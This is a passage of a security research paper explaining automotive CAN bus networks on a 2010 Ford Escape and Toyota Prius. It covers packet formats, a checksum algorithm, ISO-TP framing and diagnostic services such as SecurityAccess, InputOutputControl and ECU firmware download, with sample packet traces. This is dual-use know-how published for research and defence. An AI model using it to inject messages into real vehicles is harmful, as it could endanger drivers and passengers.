Adventures in Automotive Networks and Control Units

By Dr. Charlie Miller & Chris Valasek

Contents

Executive summary

Previous research has shown that it is possible for an attacker to get remote code execution on the electronic control units (ECU) in automotive vehicles via various interfaces such as the Bluetooth interface and the telematics unit. This paper aims to expand on the ideas of what such an attacker could do to influence the behavior of the vehicle after that type of attack. In particular, we demonstrate how on two different vehicles that in some circumstances we are able to control the steering, braking, acceleration and display. We also propose a mechanism to detect these kinds of attacks. In this paper we release all technical information needed to reproduce and understand the issues involved including source code and a description of necessary hardware.

Introduction

Automobiles are no longer just mechanical devices. Today's automobiles contain a number of different electronic components networked together that as a whole are responsible for monitoring and controlling the state of the vehicle. Each component, from the Anti-Lock Brake module to the Instrument Cluster to the Telematics module, can communicate with neighboring components. Modern automobiles contain upwards of 50 electronic control units (ECUs) networked together. The overall safety of the vehicle relies on near real time communication between these various ECUs. While communicating with each other, ECUs are responsible for predicting crashes, detecting skids, performing anti-lock braking, etc.

When electronic networked components are added to any device, questions of the robustness and reliability of the code running on those devices can be raised. When physical safety is in question, as in the case of the automobile, code reliability is even a more important and practical concern. In typical computing environments, like a desktop computer, it is possible to easily write scripts or applications to monitor and adjust the way the computer runs. Yet, in highly computerized automobiles, there is no easy way to write applications capable of monitoring or controlling the various embedded systems. Drivers and passengers are strictly at the mercy of the code running in their automobiles and, unlike when their web browser crashes or is compromised, the threat to their physical well-being is real.

Some academic researchers, most notably from the University of Washington and the University of California San Diego [http://www.autosec.org/publications.html] have already shown that it is possible for code resident in some components of an automobile to control critical systems such as the computerized displays and locks as well as the automobile's braking. Furthermore, they have shown that such malicious code might be injected by an attacker with physical access to the vehicle or even remotely over Bluetooth or the telematics unit. They demonstrated that there is a real threat not only of accidental failure of electronic automobile systems, but there is even a threat of malicious actions that could affect the safety of automotive systems. However, their research was meant to only show the existence of such threats. They did not release any code or tools. In fact, they did not even reveal the model of automobile they studied.

Besides discussing new attacks, this paper aims to bring accessibility to automotive systems to security researchers in an open and transparent way. Currently, there is no easy way to write custom software to monitor and interact with the ECUs in modern automobiles. The fact that a risk of attack exists but there is not a way for researchers to monitor or interact with the system is distressing. This paper is intended to provide a framework that will allow the construction of such tools for automotive systems and to demonstrate the use on two modern vehicles. This framework will allow researchers to demonstrate the threat to automotive systems in a concrete way as well as write monitoring and control applications to help alleviate this threat.

The heart of the research will be the construction of this framework for two late model automobiles. We discuss the application to a Toyota Prius and a Ford Escape (both model year 2010) equipped with parking assist and other technological accessories. Unlike earlier research, the additions of these technologies allow the framework access not only some aspects of braking and displays, but also steering. We choose two automobiles to allow us to build as general purpose a framework as possible as well as to illustrate the differences between different automobiles. The hope is to release all data and tools used so that the results could be easily replicated (and expanded upon) by other researchers.

Electronic Control Units

Typically ECUs are networked together on one or more buses based on the Controller Area Network (CAN) standard. The ECUs communicate with one another by sending CAN packets, see [http://en.wikipedia.org/wiki/Controller_area_network]. These packets are broadcast to all components on the bus and each component decides whether it is intended for them, although segmented CAN networks do exist. There is no source identifier or authentication built into CAN packets. Because of these two facts, it is easy for components to both sniff the CAN network as well as masquerade as other ECUs and send CAN packets [see Injecting CAN Data]. It also makes reverse engineering traffic more difficult because it is impossible, a priori, to know which ECU is sending or receiving a particular packet.

By examining the Controller Area Network (CAN) on which the ECUs communicate, it is possible to send proprietary messages to the ECUs in order to cause them to take some action, or even completely reprogram the ECU. ECUs are essentially embedded devices, networked together on the CAN bus. Each is powered and has a number of sensors and actuators attached to them, see Figure 1 and Figure 2 below.

Figure 1: Chassis Computer (SJB) from a 2010 Ford Escape

Figure 2: The Powertrain Control Module (PCM) from a 2010 Ford Escape.

The sensors provide input to the ECUs so they can make decisions on what actions to take. The actuators allow the ECU to perform actions. These actuators are frequently used as mechanisms to introduce motion, or to clamp an object so as to prevent motion. In summary, ECUs are special embedded devices with specific purposes to sense the environment around them and take action to help the automobile.




Figure 3: Inside the PCM from Figure 2. The sensors and actuators can be seen to connect to the board on the bottom of the figure.

Each ECU has a particular purpose to achieve on its own, but they must communicate with other ECUs in order to coordinate their behavior. For this our automobiles utilize CAN messages. Some ECUs periodically broadcast data, such as sensor results, while other ECUs request action to be taken on their behalf by neighboring ECUs. Other CAN messages are also used by manufacturer and dealer tools to perform diagnostics on various automotive systems.

Normal CAN packets

At the application layer, CAN packets contain an identifier and data. The identifier may be either 11 or 29 bits long, although for our cars only 11 bit identifiers are seen. After the identifier, there are from 0 to 8 bytes of data. There are components such as a length field and checksums at a lower level in the protocol stack, but we only care about the application layer. The data may contain checksums or other mechanisms within the 8 bytes of application-level data, but this is not part of the CAN specification. In the Ford, almost all CAN packets contain 8 bytes of data. In the Toyota, the number of bytes varies greatly and often the last byte contains a checksum of the data. As we'll see later, there is a standard way to use CAN packets to transmit more than 8 bytes of data at a time.

The identifier is used as a priority field, the lower the value, the higher the priority. It is also used as an identifier to help ECUs determine whether they should process it or not. This is necessary since CAN traffic is broadcast in nature. All ECUs receive all CAN packets and must decide whether it is intended for them. This is done with the help of the CAN packet identifier.

In CAN automotive networks, there are two main types of CAN packets, normal and diagnostic. Normal packets are sent from ECUs and can be seen on the network at any given time. They may be broadcast messages sent with information for other ECUs to consume or may be interpreted as commands for other ECUs to act on. There are many of these packets being sent at any given time, typically every few milliseconds. An example of such a packet with identifier 03B1 from the Ford Escape MS bus looks like:

```
IDH: 03, IDL: B1, Len: 08, Data: 80 00 00 00 00 00 00 00
```

An example of a packet transmitted by the Toyota with the identifier 00B6, broadcasting the current speed, with a checksum at the last data byte looks like:

```
IDH: 00, IDL: B6, Len: 04, Data: 33 A8 00 95
```

Note: The above format was created by the authors of this paper to be human readable and also consumable by the API we developed. The CAN ID of 11 bit frames may be broken up into high and low (IDH and IDL) or combined into a single ID. For example, the above example has an IDH of 03 and an IDL of B1. Therefore it has a CAN ID of 03B1. Each format will be used interchangeably.

One complication arises when trying to simulate the traffic on CAN is that the CAN network is broadcast in nature. CAN packets do have a CAN ID associated with them but for normal CAN packets, each ECU independently determines whether they are interested in a message based on the ID. Furthermore, there is no information about which ECU sent the message. A consequence of this is that when sniffing the CAN network, without prior knowledge, one cannot tell the source or intended destination of any of the messages. The only exception to this is diagnostic CAN messages. For these messages, the destination can easily be determined by the CAN ID and the source is usually a diagnostic tool.

Checksum - Toyota

Many CAN messages implemented by the Toyota Prius contain a message checksum in the last byte of the data. While not all messages have a checksum, a vast majority of important CAN packets contain one. The algorithm below is used to calculate the checksum.

```
Checksum = (IDH + IDL + Len + Sum(Data[0] – Data[Len-2])) & 0xFF
```

The checksum value is then placed in Data[Len - 1] position.

For example, the following Lane Keep Assist (LKA) packet has a check sum of 0xE3, which is derived by summing 02, E4, 05, F8, 00, 00, 00:

```
IDH: 02, IDL: E4, Len: 05, Data: F8 00 00 00 E3.
```

Packets that do NOT have a correct checksum will be completely ignored by the ECUs on the CAN Bus for which the message is intended.

Diagnostic packets

The other type of CAN packets seen in automotive systems are diagnostic packets. These packets are sent by diagnostic tools used by mechanics to communicate with and interrogate an ECU. These packets will typically not be seen during normal operation of the vehicle. As an example, the following is an exchange to clear the fault codes between a diagnostic tool and the anti-lock brake (ABS) ECU:

```
IDH: 07, IDL: 60, Len: 08, Data: 03 14 FF 00 00 00 00 00
IDH: 07, IDL: 68, Len: 08, Data: 03 7F 14 78 00 00 00 00
IDH: 07, IDL: 68, Len: 08, Data: 03 54 FF 00 00 00 00 00
```

In the case of diagnostic packets, each ECU has a particular ID assigned to it. As in the example above, 0760 is the ABS in many Ford vehicles, see [http://juchems.com/ServiceManuals/viewfile3f27.pdf?dir=1029&viewfile=Module%20Configuration.pdf]. The identifier in the response from the ECU is always 8 more than the initial identifier, in this case 0768. Normal packets don't seem to follow any convention and are totally proprietary. Diagnostic packet formats typically follow pretty strict

standards but whether ECUs will actually respect them is a different story. Next, we'll discuss the relevant standards for diagnostic packets.

ISO-TP

ISO-TP, or ISO 15765-2, is an international standard for sending data packets over a CAN bus, see [http://en.wikipedia.org/wiki/ISO_15765-2]. It defines a way to send arbitrary length data over the bus. ISO-TP prepends one or more metadata bytes to the beginning of each CAN packet. These additional bytes are called the Protocol Control Information (PCI). The first nibble of the first byte indicates the PCI type. There are 4 possible values.

- 0 - Single frame. Contains the entire payload. The next nibble is how much data is in the packet.
- 1 - First frame. The first frame of a multi-packet payload. The next 3 nibbles indicate the size of the payload.
- 2 - Consecutive frame. This contains the rest of a multi-packet payload. The next nibble serves as an index to sort out the order of received packets. The index can wrap if the content of the transmission is longer than 112 bytes.
- 3 - Flow control frame. Serves as an acknowledgement of first frame packet. Specifies parameters for the transmission of additional packets such as their rate of delivery.

As one example, the first packet from the last section

```
IDH: 07, IDL: 60, Len: 08, Data: 03 14 FF 00 00 00 00 00
```

contained a single frame with 3 bytes of data. The data is “14 FF 00”. Another example can be seen below.

```
IDH: 07, IDL: E0, Len: 08, Data: 10 82 36 01 31 46 4D 43
IDH: 07, IDL: E8, Len: 08, Data: 30 00 00 00 00 00 00 00
IDH: 07, IDL: E0, Len: 08, Data: 21 55 30 45 37 38 41 4B
IDH: 07, IDL: E0, Len: 08, Data: 22 42 33 30 34 36 39 FF
IDH: 07, IDL: E0, Len: 08, Data: 23 FF FF FF 2A FF FF FF
...
```

The first packet, sent to ECU with ID 07E0 is a first frame for 0x082 bytes of data. Then next frame is an acknowledgment. The next three frames are consecutive frames with indices 1,2,3 (note, the index starts at 1 not 0). The actual data of the payload is “36 01 31 46 4D 43 55 30...”

Toyota, as you will see throughout this paper, tends to stray from the standard. While an ISO-TP-like protocol is used during reprogramming, it does not directly adhere to the standard. For example, when re-programming an ECU the CAN IDs for client/server communication do not respect the ‘add 8 to the client request’ protocol and uses a proprietary scheme. We’ll talk more about this in the Firmware Reprogramming section.

ISO 14229, 14230

ISO-TP describes how to send data. Two closely related specifications, ISO 14229 and 14230, describe the format of the actual data sent. Roughly speaking there are a number of services available and each data transmission states the service to which the sender is speaking, although a manufacturer can decide which services a given ECU will implement.

Below is a list of service IDs for ISO 14229. Each has a particular data format. Afterwards, we'll discuss the format of some of the more important ones.

Service ID (hex)	Service name
10	DiagnosticSessionControl
11	ECUReset
14	ClearDiagnosticInformation
19	ReadDTCInformation
22	ReadDataByIdentifier
23	ReadMemoryByAddress
24	ReadScalingDataByIdentifier
27	SecurityAccess
28	CommunicationControl
2a	ReadDataByPeriodicIdentifier
2c	DynamicallyDefineDataIdentifier
2e	WriteDataByIdentifier
2f	InputOutputControlByIdentifier
30	inputOutputControlByLocalIdentifier*
31	RoutineControl
34	RequestDownload
35	RequestUpload
36	TransferData
37	RequestTransferExit

Service ID (hex)	Service name
3d	WriteMemoryByAddress
3e	TesterPresent
83	AccessTimingParameter
84	SecuredDataTransmission
85	ControlDTCSetting
86	ResponseOnEvent
87	LinkControl

***ISO 14230**

We don't have time to discuss each of these services, but we will look at some of the more interesting ones. We start with DiagnosticSessionControl

DiagnosticSessionControl
This establishes a diagnostic session with the ECU and is usually necessary before any other commands can be sent.

```
IDH: 07, IDL: E0, Len: 08, Data: 02 10 03 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 50 03 00 32 01 F4 00
```

Here, after extracting the ISO-TP header, the data sent is "10 03". The 10 indicates it is a *diagnosticSessionControl*, and the ISO states that the 03 indicates an *extendedDiagnosticSesssion*. The ECU replies back with six bytes of data. The first byte 50 indicates success, since it is 40 more than the code sent. The next byte confirms the code that was sent. The remaining data has to do with the details of the session established. The following is an example of a failed call:

```
IDH: 07, IDL: 26, Len: 08, Data: 02 10 02 00 00 00 00 00
IDH: 07, IDL: 2E, Len: 08, Data: 03 7F 10 12 00 00 00 00
```

Here the response is 7F, which indicates an error. The ID is again repeated along with an error code. In this case, 0x12 means *subFunctionNotSupported*. (This particular ECU requires the slightly different ISO 142230 version of the *diagnosticSessionControl* command). Here is the same ECU successfully establishing a session.

```
IDH: 07, IDL: 26, Len: 08, Data: 02 10 85 00 00 00 00 00
IDH: 07, IDL: 2E, Len: 08, Data: 02 50 85 00 00 00 00 00
```

SecurityAccess
In order to perform many of the sensitive diagnostic actions, it is necessary to authenticate to the ECU. This is done with the securityAccess service. There are multiple levels of access possible. The first request asks the ECU for a cryptographic seed. The ECU and the sender have a shared cryptographic function and key that when given a seed will spit out a response. The sender then sends the computed result back to prove it has the key. In this way the actual key is never sent across the CAN network, but instead the non-repeatable challenge response is negotiated. Below is an example.

```
IDH: 07, IDL: 26, Len: 08, Data: 02 27 01 00 00 00 00 00
IDH: 07, IDL: 2E, Len: 08, Data: 05 67 01 54 61 B6 00 00
IDH: 07, IDL: 26, Len: 08, Data: 05 27 02 D0 B6 F1 00 00
IDH: 07, IDL: 2E, Len: 08, Data: 02 67 02 00 00 00 00 00
```

The first packet requests security access level 01. The seed is returned, “54 61 B6”. After some calculation, the sender sends back the result of manipulating the seed, “D0 B6 F1”. Since this is the correct value, the ECU responds with an error free response.

InputOutputControl
One of the interesting features, from a security researcher perspective, is inputOutputControl. This is a testing feature that allows an authorized tool to control or monitor external inputs to an ECU. For example, one might be able to tell the ECU to pretend it is receiving certain sensor values so that the mechanic can tell if something is wrong with the sensors. The actual values sent to the ECU are entirely dependent on the ECU in question and are proprietary. Below is an example.

```
IDH: 07, IDL: E0, Len: 08, Data: 06 2F 03 07 03 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 6F 03 07 03 36 90 00
```

In this case, the inputOutputControl 0307 is sent. This tells the ECU which one we are interested in. The “00 00” is some data needed by that particular inputOutputControl. An ECU may implement a few or none at all inputOutputControl services.

inputOutputControlByLocalIdentifier
This service is much like the InputOutputControl and is specifically used on the Toyota for all its active diagnostic testing. These types of diagnostic tests are useful for security researchers as they can verify certain functionality of the automobile. Below is an example:

```
IDH: 07, IDL: 81, Len: 08, Data: 04 30 01 00 01 00 00 00
IDH: 07, IDL: 89, Len: 08, Data: 02 70 01 00 00 00 00 00
```

In the example above, the service tool is telling the ECU listening for 0781 that there are 04 bytes of data and the request is an inputOutputControlByLocalIdentifier (30). The next 3 bytes of data (01 00 01) are used as the *controlOption*. In this specific case, it is testing the Toyota Pre-Collision System seat belt functionality for the driver’s side.

RoutineControl
This service is like an RPC service within the ECU. It allows a user to have the ECU execute some preprogrammed routine. Here is an example.

```
IDH: 07, IDL: E0, Len: 08, Data: 10 0C 31 01 FF 00 00 01 ,TS: 513745
IDH: 07, IDL: E8, Len: 08, Data: 30 00 00 00 00 00 00 00 ,TS: 513754
IDH: 07, IDL: E0, Len: 08, Data: 21 00 00 00 07 00 00 00 ,TS: 513760
IDH: 07, IDL: E8, Len: 08, Data: 03 7F 31 78 00 00 00 00 ,TS: 513769
IDH: 07, IDL: E8, Len: 08, Data: 03 7F 31 78 00 00 00 00 ,TS: 545021
IDH: 07, IDL: E8, Len: 08, Data: 05 71 01 FF 00 10 00 00 ,TS: 570007
```

The first byte, 01 tells the ECU what we want to do, 01 means *startRoutine*. The next two bytes are the *routineIdentifier*, in this case FF00. The remaining bytes are the parameters for the subroutine. ECUs may implement a few routineControls or none at all.

RequestDownload (and friends)
The ultimate service is the RequestUpload and RequestDownload services. These either dump or upload data to/from the ECU. Let's consider RequestDownload which puts data on the ECU (the Upload/Download is from the ECU's perspective). The transfer of data occurs in 3 steps. First, the client sends the RequestDownload packet.

```
IDH: 07, IDL: E0, Len: 08, Data: 10 0B 34 00 44 00 01 00 ,TS: 684202,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 30 00 00 00 00 00 00 00 ,TS: 684208,BAUD: 1
IDH: 07, IDL: E0, Len: 08, Data: 21 08 00 06 FF F8 00 00 ,TS: 684214,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 04 74 20 0F FE 00 00 00 ,TS: 684224,BAUD: 1
```

In this case, the *dataFormatIdentifier* is 00 (uncompressed and unencrypted). The next byte is the *AddressAndLengthFormatIdentifer* 44, which indicates a 4-byte length and 4-byte address. Here the address is 00 01 00 08 and the size to download is 00 06 FF F8. The response indicates that data should come in groups of size 0F FE.

Next we send the actual data with the TransferData service.

```
IDH: 07, IDL: E0, Len: 08, Data: 1F FE 36 01 7C 69 03 A6 ,TS: 686450,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 30 00 00 00 00 00 00 00 ,TS: 686459,BAUD: 1
IDH: 07, IDL: E0, Len: 08, Data: 21 4E 80 04 20 D5 F0 CD ,TS: 686464,BAUD: 1
IDH: 07, IDL: E0, Len: 08, Data: 22 A9 FF FF FF FF FF FF ,TS: 686472,BAUD: 1
IDH: 07, IDL: E0, Len: 08, Data: 23 FF FF FF FF FF FF FF ,TS: 686480,BAUD: 1
IDH: 07, IDL: E0, Len: 08, Data: 24 FF FF FF FF FF FF FF ,TS: 686485,BAUD: 1
...
```

The first byte 01 indicates it is the first of the groups of data to come. The ISO-TP header indicates it is F FE as requested. The data begins 7C 69 03 A6...

Finally, when complete, we end with the RequestTransferExit packet.

```
IDH: 07, IDL: E0, Len: 08, Data: 01 37 00 00 00 00 00 00 ,TS: 1369232,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 03 7F 37 78 00 00 00 00 ,TS: 1369239,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 03 77 88 A8 00 00 00 00 ,TS: 1380252,BAUD: 1
```

Here the 7F indicates an error with error code 78, which means *requestCorrectlyReceived-ResponsePending*, i.e. that it is working on it. Then it finally sends the correct error-free acknowledgment.

The automobiles

We obtained two automobiles for testing, a 2010 Ford Escape with Active Park Assist and a 2010 Toyota Prius with Intelligent Parking Assist, Lane Keep Assist, and Pre-collision System, see Figures 4,5.




Figure 4: The 2010 Ford Escape

Figure 5: The 2010 Toyota Prius

Ford Escape

The Ford escape has two CAN buses, a medium speed (MS) CAN bus operating at 125kbps and a high speed (HS) CAN bus operating at 500kbps. Both of these buses terminate at the OBD-II port, referred to in the Ford wiring diagrams as the Data Link Connector (DLC), see Figure 6.




Figure 6: 2 CAN networks of the 2010 Ford Escape

The components on the HS CAN bus connect to the DLC on pins 6 and 14. The ECUs that reside on the HS CAN bus include

1. Instrument Cluster
2. Anti-Lock Brake System Module
3. Restraints Control Module
4. Occupant Classification Module
5. Parking Aid Module
6. Power Steering Control Module
7. Powertrain Control Module
8. Accessory Protocol Interface Module (SYNC)

The MS CAN bus which connects to the DLC on pins 3 and 11, contains the following components, see Figure 6.

1. Instrument Cluster
2. Audio Control Module
3. HVAC Module
4. Front Controls Interface Module
5. Front Display Module
6. Smart Junction Box
7. Accessory Protocol Interface Module (SYNC)

Notice that the Instrument Cluster and Accessory Protocol Interface Module bridge the two networks.

Toyota Prius

The Toyota Prius is slightly simpler and has two CAN buses, both of which operate at 500kbps. Most of the traffic of these buses, and the corresponding link between them, can be observed via ODB-II on the same pins, 6 and 14.




Figure 7: 2010 Toyota Prius CAN v1 Bus

